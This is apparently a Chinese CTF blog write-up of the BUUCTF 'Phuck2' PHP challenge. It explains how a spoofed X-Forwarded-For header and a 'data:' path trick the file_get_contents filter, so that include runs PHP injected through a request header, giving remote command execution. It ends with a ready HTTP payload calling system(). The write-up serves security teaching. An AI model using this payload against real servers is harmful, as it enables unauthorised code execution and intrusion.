

# buuctf Phuck2

原创


wow小华 于 2021-11-02 22:17:47 发布 59 收藏

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28 篇文章 2 订阅

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25 篇文章 1 订阅

订阅专栏

```
<?php
stream_wrapper_unregister('php');
if(isset($_GET['hl'])) highlight_file(__FILE__);

$mkdir = function($dir) {
    system('mkdir -- '.escapeshellarg($dir));
};
$randFolder = bin2hex(random_bytes(16));
$mkdir('users/'.$randFolder);
chdir('users/'.$randFolder);

$userFolder = (isset($_SERVER['HTTP_X_FORWARDED_FOR']) ? $_SERVER['HTTP_X_FORWARDED_FOR'] : $_SERVER['REMOTE_ADDR']);
$userFolder = basename(str_replace(['.', '-'], [' ', ''], $userFolder));

$mkdir($userFolder);
chdir($userFolder);
file_put_contents('profile', print_r($_SERVER, true));
chdir('..');
$_GET['page']=str_replace('.', '', $_GET['page']);
if(!stripos(file_get_contents($_GET['page']), '<?') && !stripos(file_get_contents($_GET['page']), 'php')) {
    include($_GET['page']);
}

chdir(__DIR__);
system('rm -rf users/'.$randFolder);
?>
```

前面的都不紧要  
关键是这两部分

```
$_GET['page']=str_replace('.', '', $_GET['page']);  
if(!stripos(file_get_contents($_GET['page']), '<?') && !stripos(file_get_contents($_GET['page']), 'php')) {  
    include($_GET['page']);  
}
```

绕过<? 和php字段然后文件包含。

```
$userFolder = (isset($_SERVER['HTTP_X_FORWARDED_FOR']) ? $_SERVER['HTTP_X_FORWARDED_FOR'] : $_SERVER['REMOTE_ADDR']);  
$userFolder = basename(str_replace(['.', '-'], [' ', ''], $userFolder));  
  
mkdir($userFolder);  
chdir($userFolder);  
file_put_contents('profile', print_r($_SERVER, true));
```

输入有 `X_FORWARDED_FOR` 头，则会把它作为路径创建文件夹

`file_put_contents('profile', print_r($_SERVER, true));` 则会把一些环境变量和请求头的一些相关信息输入刚刚创建的文件夹下的profile文件下，这时如果 `include('profile')` 则会把这些信息显示出来，并且可以解析php语句，这样就可以rce了。这是本地的测试：

```
<?php  
highlight_file(__FILE__);  
chdir('./');  
file_put_contents('profile.txt', print_r($_SERVER, true));  
include("./profile.txt");
```

```
view-source:http://localhost/test/t1.php
CSDN收藏 qq邮箱 博客园收藏 百度网盘 t1.php GWHT BUUCTF postman awvs 百度翻译
33 [DOCUMENT_ROOT] => C:/phpEnv/www/localhost/
34 [REMOTE_ADDR] => 127.0.0.1
35 [SERVER_PORT] => 80
36 [SERVER_ADDR] => 127.0.0.1
37 [SERVER_NAME] => localhost
38 [SERVER_SOFTWARE] => Apache/2.4.43 (Win64) OpenSSL/1.1.1g mod_fcgid/2.3.10-dev
39 [SERVER_SIGNATURE] =>
40 [SystemRoot] => C:\WINDOWS
41 [HTTP_CACHE_CONTROL] => max-age=0
42 [HTTP_SEC_FETCH_USER] => ?1
43 [HTTP_SEC_FETCH_SITE] => none
44 [HTTP_SEC_FETCH_MODE] => navigate
45 [HTTP_SEC_FETCH_DEST] => document
46 [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
47 [HTTP_COOKIE] => PHPSESSID=01d85t1ib5qhc4gkdm7meahc7n
48 [HTTP_CONNECTION] => close
49 [HTTP_ACCEPT_ENCODING] => gzip, deflate
50 [HTTP_ACCEPT_LANGUAGE] => zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
51 [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
52 [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
53 [HTTP_GET_FLAG] => 123123123 [HTTP_HOST] => localhost
54 [FCGI_ROLE] => RESPONDER
55 [PHP_SELF] => /test/t1.php
56 [REQUEST_TIME_FLOAT] => 1635861031.7058
57 [REQUEST_TIME] => 1635861031
58 )
59
```

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```
profile.txt
26 [SERVER_NAME] => localhost
27 [SERVER_SOFTWARE] => Apache/2.4.43 (Win64) OpenSSL/1.1.1g mod_fcgid/2.3.10-dev
28 [SERVER_SIGNATURE] =>
29 [SystemRoot] => C:\WINDOWS
30 [HTTP_CACHE_CONTROL] => max-age=0
31 [HTTP_SEC_FETCH_USER] => ?1
32 [HTTP_SEC_FETCH_SITE] => none
33 [HTTP_SEC_FETCH_MODE] => navigate
34 [HTTP_SEC_FETCH_DEST] => document
35 [HTTP_UPGRADE_INSECURE_REQUESTS] => 1
36 [HTTP_COOKIE] => PHPSESSID=01d85t1ib5qhc4gkdm7meahc7n
37 [HTTP_CONNECTION] => close
38 [HTTP_ACCEPT_ENCODING] => gzip, deflate
39 [HTTP_ACCEPT_LANGUAGE] => zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
40 [HTTP_ACCEPT] => text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
41 [HTTP_USER_AGENT] => Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0
42 [HTTP_GET_FLAG] => <?php echo '123123123'; ?>
43 [HTTP_HOST] => localhost
44 [FCGI_ROLE] => RESPONDER
45 [PHP_SELF] => /test/t1.php
46 [REQUEST_TIME_FLOAT] => 1635861031.7058
47 [REQUEST_TIME] => 1635861031
48 )
49
```

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回到题目

当allow\_url\_include=Off时

file\_get\_contents在处理data:xxx时会直接取xxx

而include会包含文件名为data:xxx的文件

```
file_get_contents('data:,xx/profile'); --> string 'xx/profile'  
include('data:,xx/profile'); --> 'data:,xx/profile'
```

综上，得出payload：

```
GET /?page=data:,xx/profile HTTP/1.1  
X-Forwarded-For: data:,xx  
Get-Flag: <?php system('/get_flag'); ?>
```

```
GET /?page=data:,xx/profile HTTP/1.1  
X-Forwarded-For: data:,xx #创建名字为data:,xx的文件夹
```

实际上file\_get\_contents('xx/profile') 不存在xx文件夹，结果为false绕过if判断  
然后include(data:,xx/profile),里面是\$\_SERVER的内容，其中包含下面语句执行的结果

```
Get-Flag: <?php system('/get_flag'); ?> #可以输入命令ls / cat等等  
Get-Flag可以改成其他名字
```